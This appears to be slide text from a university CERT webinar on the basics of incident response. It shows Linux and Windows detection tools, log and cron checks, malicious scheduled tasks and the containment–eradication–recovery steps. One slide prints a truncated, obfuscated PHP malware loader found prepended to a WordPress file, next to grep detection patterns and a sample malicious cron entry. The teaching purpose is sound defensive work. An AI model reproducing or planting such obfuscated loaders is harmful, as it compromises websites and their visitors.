




# Cybersecurity Webinar 2025

**Theme:** Incident Response

**Session Topic:** Basics of Incident Response

**Date:** 17<sup>th</sup> October 2025

## A Case Scenario



# Preparing for Arrival



# Arrival!



# Having a watchful eye!




## Handling the situation




# Looking forward



# Incident Response at Home



# Incident Response in Cyberspace




# Incident Response



# Incident Response



## THE 7 LAYERS OF CYBERSECURITY



# Incident Response




# Incident Response





# Incident Response

wazuh.



Forcepoint





# Incident Response

- Linux

- fail2ban, lynis, clamav, rkhunter, sendmail
- **Built-in tools:** grep, less, top, lsof, ps, find, ss, netstat, arp, crontab, awk

- Windows

- Sysmon,
- **Built-in tools:** eventvwr.msc, taskmgr.exe, schtasks, netstat, regedit, wmic, tasklist, netsh, net





# Incident Response

- Linux

- Checking for malware entry-point in a website:

- `grep -RniE 'system\(|exec\(|decode\(|' /var/www`

```
<?php
$000__00_00=urldecode('%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%
65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45"');$
00_00_00_0=$000__00_00[44].$000__00_00[53].$000__00_00[31].$000__00_00[65].$000__00_00[10].$000__00_00[53].$
000__00_00[31].$000__00_00[44].$000__00_00[39].$000__00_00[21].$000__00_00[56].$000__00_00[31].$000__00_00[10].$
000__00_00[56].$000__00_00[21].$000__00_00[39].$000__00_00[39].$000__00_00[3].$000__00_00[21].$000__00_00[56].$
000__00_00[25];$0__00_0000=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[31].$000__00_00[21].$
000__00_00[46].$000__00_00[10].$000__00_00[40].$000__00_00[0].$000__00_00[56].$000__00_00[25].$000__00_00[31].$
000__00_00[13].$000__00_00[10].$000__00_00[56].$000__00_00[39].$000__00_00[63].$000__00_00[31].$000__00_00[5].$
000__00_00[13];$000__00_00=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[31].$000__00_00[21].$
000__00_00[46].$000__00_00[10].$000__00_00[65].$000__00_00[31].$000__00_00[13].$000__00_00[10].$000__00_00[46].$
000__00_00[31].$000__00_00[13].$000__00_00[21].$000__00_00[10].$000__00_00[34].$000__00_00[21].$000__00_00[13].$
000__00_00[21];$000000_0_0=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[
?>

<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 */
```

# Incident Response

- Linux
  - Checking failed authentication logs:

■ `grep -E 'Failed password' auth.log | tail`

```
root@adc1:~# egrep "Failed|failure" /var/log/auth.log
Dec  5 21:39:17 adc1 sshd[41458]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.3  user=root
Dec  5 21:39:20 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:23 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=192.168.1.3  user=root
Dec  5 21:39:41 adc1 sshd[41469]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.3  user=tecmint
Dec  5 21:39:44 adc1 sshd[41469]: Failed password for tecmint from 192.168.1.3 port 37364 ssh2
Dec  5 21:40:18 adc1 sshd[41491]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.245  user=root
```



# Incident Response


- Linux
  - **Checking cronjobs:**

- `crontab -l`

```
root@hax-ubuntu-mumb:/# crontab -l
* * * * * /tmp/malicious.sh
root@hax-ubuntu-mumb:/# grep -r "/tmp/" /etc/cron* /var/spool/c
ron/crontabs
/var/spool/cron/crontabs/root:* * * * * /tmp/malicious.sh
```

# Incident Response

- Windows
  - **regedit**
    - Detecting malware in registry keys




# Incident Response

- Windows

- schtasks

- Detecting malicious scheduled tasks



The screenshot shows the Windows Task Scheduler interface. The 'Task Scheduler Library' is expanded, showing a list of tasks. The 'Updater' task is highlighted with a red box. Below the task list, the 'Actions' tab is selected, showing the action details for the 'Updater' task, also highlighted with a red box.


| Name            | Status | Triggers                                                                         | Next  |
|-----------------|--------|----------------------------------------------------------------------------------|-------|
| OneDrive Re...  | Ready  | At 8:55 AM on 4/18/2025 - After triggered, repeat every 1.00:00:00 indefinitely. | 4/24, |
| OneDrive Re...  | Ready  | At 6:08 AM on 4/18/2025 - After triggered, repeat every 1.00:00:00 indefinitely. | 4/24, |
| OneDrive Sta... | Ready  | At 7:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.  | 4/24, |
| OneDrive Sta... | Ready  | At 5:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.  | 4/24, |
| OneDrive Sta... | Ready  | At log on of DESKTOP-TEST\LogstailSign                                           |       |
| OneDrive Sta... | Ready  | At log on of DESKTOP-TEST\TestUser                                               |       |
| Updater         | Ready  | At 4:50 AM on 4/24/2025 - After triggered, repeat every 10 minutes indefinitely. | 4/24, |

| Action          | Details                                |
|-----------------|----------------------------------------|
| Start a program | cmd.exe /c C:\Users\Public\payload.bat |

# Incident Response

- Windows
  - **taskmgr.exe**
    - Searching for malicious processes



The screenshot shows the Windows Task Manager interface with the 'Processes' tab selected. A right-click context menu is open over the 'ColorWatcher' process. The menu options are: End task, Resource values, Provide feedback, Create dump file, Go to details, Open file location, Search online (highlighted with a red box), and Properties. A red arrow points to the 'Search online' option. The background table shows various system processes with their CPU, Memory, Disk, and Network usage.

| Name                               | Status | 4% CPU | 78% Memory | 1% Disk | 0% Network |
|------------------------------------|--------|--------|------------|---------|------------|
| Adobe Acrobat Update Service (...) |        | 0%     | 0.1 MB     | 0 MB/s  | 0 Mbps     |
| Advanced SystemCare Service (...)  |        | 0%     | 2.9 MB     | 0 MB/s  | 0 Mbps     |
| Advanced SystemCare Tray (32 ...)  |        | 0%     | 0.1 MB     | 0 MB/s  | 0 Mbps     |
| Antimalware Service Executable     |        | 0.4%   | 124.0 MB   | 0 MB/s  | 0 Mbps     |
| Application Frame Host             |        | 0%     | 0.1 MB     | 0 MB/s  | 0 Mbps     |
| ColorWatcher                       |        | 0.1%   | 11.3 MB    | 0 MB/s  | 0 Mbps     |
| COM Surrogate                      |        | 0%     | 0.6 MB     | 0 MB/s  | 0 Mbps     |
| crashpad_handler.exe               |        | 0%     | 0.2 MB     | 0 MB/s  | 0 Mbps     |
| crashpad_handler.exe               |        | 0%     | 0.1 MB     | 0 MB/s  | 0 Mbps     |
| CTF Loader                         |        | 0%     | 1.8 MB     | 0 MB/s  | 0 Mbps     |
| DAX API                            |        | 0%     | 0.5 MB     | 0 MB/s  | 0 Mbps     |
| DAX API                            |        | 0%     | 0.6 MB     | 0 MB/s  | 0 Mbps     |
| Device Association Framework ...   |        | 0%     | 0.1 MB     | 0 MB/s  | 0 Mbps     |
| Fortemedia Service                 |        | 0%     | 0.3 MB     | 0 MB/s  | 0 Mbps     |




# Incident Response

- Windows

- eventvwr.msc

- Searching log messages for malware indicators




# Incident Response



# Incident Response

- What should I do?
- It depends:
  - Attack/Incident Type
  - Attack/Incident Severity
  - Affected asset(s)



|                                     |            |
|-------------------------------------|------------|
| <input type="checkbox"/>            | Yes        |
| <input type="checkbox"/>            | No         |
| <input checked="" type="checkbox"/> | It Depends |

# Incident Response


- **Containment:** Limiting the impact of the incident while preventing further damage
- **Eradication:** Remove the root cause of the incident from the environment
- **Recovery:** Restore systems and operations to normal while ensuring the threat does not reoccur

# Incident Response

- What went right? (Why?)
- What went wrong? Why?
- What could we have done better?
- What is the roadmap to be more prepared next time?
  - More/better training/people?
  - More/better tools?
  - Better processes?



# Incident Response





# RENU-CERT

Email: [cert@renu.ac.ug](mailto:cert@renu.ac.ug)

Website: <https://cert.renu.ac.ug>

Twitter: [@renu\\_cert](https://twitter.com/renu_cert)

## Services

- Incident Handling
- Security-related Information Dissemination
- Cybersecurity Auditing
- Filtering Services
- eduVPN
- Backup
- Cybersecurity Training
- ...more on the way...